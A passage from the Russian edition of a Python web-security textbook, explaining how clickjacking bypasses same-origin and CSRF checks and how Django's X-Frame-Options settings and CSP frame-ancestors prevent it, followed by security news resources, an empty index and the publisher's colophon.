


Рис. 18.1 Мэллори обманом заставляет Чарли запустить ракету

К сожалению, POST-запрос не блокируется политикой одного источника; CORS здесь не работает. Почему? Да просто потому, что это не межсайтовый запрос. Источник запроса определяется источником (charlie.mil) страницы, загруженной в `iframe`, а не источником (win-iphone.mallory.com) страницы, содержащей `iframe`. Это подтверждается заголовками запроса `Host`, `Origin` и `Referer`, показанными ниже (выделены жирным):

```
POST /missile/launch/ HTTP/1.1
...
Content-Type: application/x-www-form-urlencoded
Cookie: csrftoken=PhfGe6YmnguBMC...; sessionid=v59i7y8fatbr3k3u4...
Host: charlie.mil
Origin: https://charlie.mil
Referer: https://charlie.mil/launch-missile.html
...
```

Любой запрос с тем же источником по определению является запросом с того же сайта. В результате непреднамеренный запрос Чарли, к сожалению, ошибочно интерпретируется проверками CSRF сервера как преднамеренный и законный. В конце концов, заголовок `Referer` действительный, а заголовок `Cookie` содержит токен CSRF.

Заголовок `Cookie` также содержит идентификатор сеанса Чарли. Вследствие чего сервер обрабатывает запрос с правами доступа Чарли и запускает ракету. Злоумышленники в реальном мире используют кликджекинг для достижения самых разных целей, например

чтобы заставить пользователя что-то купить, перевести деньги или повысить привилегии злоумышленника.

Кликджекинг – это особый вид атак, основанный на использовании подставного пользовательского интерфейса. Атаки с подставными пользовательскими интерфейсами предназначены для захвата всех видов действий пользователя, не только щелчков, но также нажатий клавиш, листаний и касаний. Кликджекинг – самый распространенный тип атак с подставными пользовательскими интерфейсами. В следующих двух разделах я покажу, как предотвратить эти атаки.

18.1 Заголовок X-Frame-Options

Для защиты от кликджекинга сайты традиционно используют заголовок ответа `X-Frame-Options`. Он добавляется сайтом, таким как charlie.mil, в ресурс, такой как launch-missile.html, и информирует браузер о том, разрешено ли встраивать ресурс в элемент `iframe`, `frame`, `object` или `embed`.

Этот заголовок может иметь два значения: `DENY` или `SAMEORIGIN`. Смысл обоих значений понятен без лишних пояснений. `DENY` запрещает браузеру встраивать ответ куда бы то ни было; `SAMEORIGIN` позволяет браузеру встраивать ответ только в страницу из того же источника.

По умолчанию Django добавляет заголовок `X-Frame-Options` в каждый ответ. В версии Django 3 значение по умолчанию для этого заголовка было изменено с `SAMEORIGIN` на `DENY`. Это поведение настраивается параметром `X_FRAME_OPTIONS`:

```
X_FRAME_OPTIONS = 'SAMEORIGIN'
```

18.1.1 Индивидуализация ответов

Django поддерживает несколько декораторов для изменения заголовка `X-Frame-Options` в отдельных представлениях. Декоратор `xframe_options_sameorigin`, выделенный в листинге 18.3 жирным, устанавливает значение `SAMEORIGIN` в `X-Frame-Options` для отдельного представления.

Листинг 18.3 Предоставление браузерам возможности встраивать единственный ресурс в страницы с тем же источником

```
from django.utils.decorators import method_decorator
from django.views.decorators.clickjacking import xframe_options_sameorigin

@method_decorator(xframe_options_sameorigin, name='dispatch')
class XFrameOptionsSameOriginView(View):
```

Присваивает значение SAMEORIGIN заголовку X-Frame-Options

```
def get(self, request):
    ...
    return HttpResponse(...)
```

Декоратор `xframe_options_deny` действует подобно декоратору `xframe_options_sameorigin`.

Декоратор `xframe_options_exempt` удаляет заголовок `X-Frame-Options` из ответа для данного представления, как показано в листинге 18.4. Он может пригодиться, только если ответ предназначен для загрузки в `iframe` на странице с другим источником.

Листинг 18.4 Предоставление браузеру возможности встроить единственный ресурс

```
from django.utils.decorators import method_decorator
from django.views.decorators.clickjacking import xframe_options_exempt

@method_decorator(xframe_options_exempt, name='dispatch')
class XFrameOptionsExemptView(View):

    def get(self, request):
        ...
        return HttpResponse(...)
```

Удаляет заголовок X-Frame-Options

Каждый из этих декораторов поддерживает представления на основе классов и на основе функций.

В предыдущей главе вы узнали, как противостоять атакам межсайтового скриптинга (XSS) и «человек посередине» с помощью политики защиты содержимого (CSP), с которой мы встретимся еще раз в следующем разделе.

18.2 Заголовок Content-Security-Policy

Заголовок ответа `Content-Security-Policy` поддерживает директиву `frame-ancestors` – современный способ предотвращения кликджекинга. Как и заголовок `X-Frame-Options`, директива `frame-ancestors` предназначена для информирования браузера о допустимости встраивания ресурса в элемент `iframe`, `frame`, `object`, `applet` или `embed`. Как и в других директивах CSP, ей можно передать один или несколько источников:

```
Content-Security-Policy: frame-ancestors <источник>;
Content-Security-Policy: frame-ancestors <источник> <источник>;
```

Параметр `CSP_FRAME_ANCESTORS` настраивает `django-csp` (библиотеку, описанную в предыдущей главе) для добавления директивы `frame-ancestors` в заголовок CSP. Этот параметр принимает кортеж или список строк с одним или несколькими источниками. Следующая конфигурация эквивалентна записи значения `DENY` в заголовок `X-Frame-Options`. Источник `'none'` запрещает внедрение ответа ку-

да-либо, даже в ресурс с тем же источником, что и ответ. Одинарные кавычки обязательны:

```
CSP_FRAME_ANCESTORS = ("'none'", )

Content-Security-Policy: frame-ancestors 'none'
```

Следующая конфигурация разрешает встроить ответ в ресурс с тем же источником. Она эквивалентна записи значения `SAMEORIGIN` в заголовок `X-Frame-Options`:

```
CSP_FRAME_ANCESTORS = ("'self'", )

Content-Security-Policy: frame-ancestors 'self'
```

Хост-источник может разрешить совместное использование ресурса страницам с определенными источниками. Ответ со следующим заголовком разрешает встраивать ресурс только на страницу bob.com, полученную через порт 8001 по протоколу HTTPS:

```
CSP_FRAME_ANCESTORS = ('https://bob.com:8001', )

Content-Security-Policy: frame-ancestors https://bob.com:8001
```

Директива `frame-ancestors` – это директива навигации. В отличие от директив извлечения, таких как `img-src` и `font-src`, директивы навигации не зависят от директивы `default-src`.

Это означает, что если в заголовке CSP отсутствует директива `frame-ancestors`, то браузер не будет анализировать директиву `default-src`.

18.2.1 X-Frame-Options и CSP

CSP-директива `frame-ancestors` безопаснее и гибче, чем `X-Frame-Options`, и обеспечивает более точное управление. Возможность указать несколько источников позволяет управлять содержимым с учетом протокола, доменного имени или номера порта. Одна политика защиты содержимого может охватывать несколько хостов.

Спецификация CSP (www.w3.org/TR/CSP2/) явно сравнивает два варианта:

Основное отличие в том, что многие пользовательские агенты реализуют правило `SAMEORIGIN` так, что оно проверяет только местоположение документа верхнего уровня. Директива `frame-ancestors`, напротив, проверяет каждого предка. Если какой-либо предок не совпадает, загрузка отменяется.

Заголовок `X-Frame-Options` имеет только одно преимущество: он поддерживается старыми браузерами. Однако заголовки `X-Frame-Options` и CSP совместимы. Их совместное использование только сделает сайт более безопасным:

Директива `frame-ancestors` создана как замена заголовку `X-Frame-Options`. Если для ресурса определены обе политики, то применяться должна политика `frame-ancestors`, а политика `X-Frame-Options` – игнорироваться.

К настоящему моменту вы узнали все, что нужно знать о кликджекинге. Вы также узнали о многих других формах атак. Но имейте в виду, что постоянно будут появляться новые виды атак, о которых вы должны знать; злоумышленники не отдыхают. В следующем разделе я представлю три способа оставаться в курсе событий в постоянно меняющемся мире кибербезопасности.

18.3 Идите в ногу с Мэллори

Первое время оставаться в курсе событий будет сложно. Почему? Помимо постоянного появления новых атак и уязвимостей, в сфере кибербезопасности также постоянно появляются новые информационные ресурсы. Едва ли у кого-то найдется время внимательно следить за всеми блогами, подкастами и статьями в социальных сетях. Кроме того, некоторые ресурсы откровенно кликбейтные и паникерские. В этом разделе я сокращу это пространство до трех категорий:

- признанные авторитеты;
- ленты новостей;
- уведомления.

Для каждой категории я представлю три варианта. Обязательно подпишитесь хотя бы на один вариант из каждой категории.

Во-первых, подпишитесь хотя бы на одного признанного авторитета в сфере кибербезопасности. Эти люди, в числе которых – исследователи, авторы книг, блогеры, хакеры и ведущие подкастов, рассказывают новости и дают дельные советы. Вы не ошибетесь ни с одним из авторитетов, перечисленных ниже. Но лично я предпочитаю Брюса Шнайера (Bruce Schneier).

- Брюс Шнайер (Bruce Schneier), @schneierblog;
- Брайан Кребс (Brian Krebs), @briankrebs;
- Грэхэм Клули (Graham Cluley), @gcluley.

Во-вторых, подпишитесь на хороший источник новостей о кибербезопасности. Любой из следующих ресурсов поможет вам оставаться в курсе текущих событий, таких как обнаружение крупных уязвимостей, выпуск новых инструментов и изменение законов о кибербезопасности. Эти ресурсы доступны через RSS. Я рекомендую присоединиться к сообществу /r/netsec на Reddit.

- www.reddit.com/r/netsec/ – новости и обсуждение вопросов информационной безопасности.
- https://nakedsecurity.sophos.com/ – новости, мнения, советы и исследования.

- https://threatpost.com/ – новости, оригинальные истории, видео и тематические отчеты.

В-третьих, подпишитесь на уведомления о рисках. Эти ресурсы сосредоточены в первую очередь на эксплойтах и недавно обнаруженных уязвимостях. Как минимум посетите https://haveibeenpwned.com и подпишитесь на получение уведомлений об уязвимостях. После оформления подписки вы будете получать электронные письма, когда одна из ваших учетных записей окажется скомпрометированной.

- https://haveibeenpwned.com/NotifyMe – уведомляет о скомпрометированных личных учетных записях.
- https://us-cert.cisa.gov/ncas/alerts – информирует о текущих проблемах безопасности и эксплойтах.
- https://nvd.nist.gov/vuln/data-feeds – общие уязвимости и риски (Common Vulnerabilities and Exposures, CVE).

Поздравляю с окончанием чтения этой книги. Мне понравилось ее писать, и я надеюсь, что вам понравилось ее читать. К счастью, Python и сфера кибербезопасности будут существовать еще очень долго.

Итоги

- Политика одного источника не применяется к кликджекингу, потому что запрос не является межсайтовым.
- Проверка подделки межсайтовых запросов не может предотвратить кликджекинг, потому что запрос не является межсайтовым.
- Заголовки ответов `X-Frame-Options` и `Content-Security-Policy` эффективно противостоят кликджекингу.
- Современные браузеры отдают предпочтение `Content-Security-Policy`, нежели `X-Frame-Options`.
- Подпишитесь на авторитетных лиц, новостные ленты и уведомления, чтобы оставаться в курсе событий в сфере кибербезопасности.

Предметный указатель

D

E

F

G

H

I

J

L

M

N

O

P

R

S

З

И

К

М

Н

О

П

P

C

Т

У

Ф

Х

Ц

Ш

Э

Книги издательства «ДМК ПРЕСС»
можно купить оптом и в розницу
в книготорговой компании «Галактика»
(представляет интересы издательств
«ДМК ПРЕСС», «СОЛОН ПРЕСС», «КТК Галактика»).
Адрес: г. Москва, пр. Андропова, 38, оф. 10;
тел.: **(499) 782-38-89**, электронная почта: **books@alians-kniga.ru**.
При оформлении заказа следует указать адрес (полностью),
по которому должны быть высланы книги;
фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.
Эти книги вы можете заказать и в интернет-магазине: **http://www.galaktika-dmk.com/**.

Деннис Бирн

Безопасность веб-приложений на Python

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Зам. главного редактора *Сенченкова Е. А.*
Перевод *Скобелев С. С., Киселев А. Н.*
Корректор *Синяева Г. И.*
Верстка *Чаннова А. А.*
Дизайн обложки *Мовчан А. Г.*

Гарнитура PT Serif. Печать цифровая.
Усл. печ. л. 27,14. Тираж 200 экз.

Веб-сайт издательства: **www.dmkpress.com**